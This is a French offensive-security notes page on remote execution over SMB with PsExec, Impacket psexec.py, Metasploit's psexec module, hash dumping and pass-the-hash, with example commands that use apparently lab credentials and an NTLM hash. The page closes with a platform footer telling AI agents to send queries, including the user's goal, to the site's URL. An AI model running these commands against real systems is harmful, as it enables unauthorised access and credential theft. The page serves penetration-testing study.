> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/ports-and-services/smb-445/psexec-smb-tool.md).
# PsExec (outil SMB)
Exécution de commandes à distance SMB avec PsExec, Impacket psexec.py, Metasploit et Pass-the-Hash.
> **PsExec** est un outil de la suite Sysinternals de Microsoft, utilisé pour exécuter des commandes ou des programmes à distance sur des ordinateurs Windows. Il permet un accès interactif ou en arrière-plan à une machine distante, souvent avec des privilèges élevés, sans avoir besoin de s’y connecter physiquement ni d’utiliser un client RDP. C’est particulièrement utile pour l’administration réseau, les tests de sécurité ou l’automatisation des tâches.

Si le message suivant apparaît :
> « La signature est activée mais non requise »
* Cela signifie que l’authentification peut se produire sans vérification de la signature. Une communication non sécurisée peut être possible, ce qui permet des abus liés à l’authentification.
### **PsExec.py**
Voici un exemple de commande pour obtenir un shell interactif avec des privilèges administratifs :
```bash
psexec.py /:@ cmd.exe
```
```bash
psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe
```
### **Exécution de commandes à distance**
Vous permet de lancer des commandes ou des scripts directement sur une machine distante, sans ouvrir de session utilisateur.
```bash
psexec // -u -p
```
```bash
psexec //192.168.1.100 -u Administrator -p Password123 cmd /c "ipconfig /all"
```
### **Téléversement de fichier à distance**
PsExec vous permet de copier un fichier local vers la machine distante avant de l’exécuter.
```bash
psexec // -c
```
```bash
psexec.py //192.168.1.100 -c C:/path/to/my_file.exe
```
## Metasploit
**Utilisation de Metasploit pour exploiter SMB avec PsExec**

1. Lancez Metasploit avec le **module d’exploitation/windows/smb/psexec** :
```bash
utiliser exploit/windows/smb/psexec
set RHOSTS demo.ine.local
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```

Après avoir réussi à obtenir l’accès, il est possible de « dumper » les hachages de mots de passe :
```bash
hashdump
```
### **Pass-the-Hash - PsExec**
PsExec peut également être utilisé pour Pass-the-Hash en fournissant un hachage NTLM au lieu d’un mot de passe. Cela peut donner un accès administratif lorsque le hachage appartient à un compte privilégié :
```bash
psexec.py /@ -hashes :
```
```bash
psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/ports-and-services/smb-445/psexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)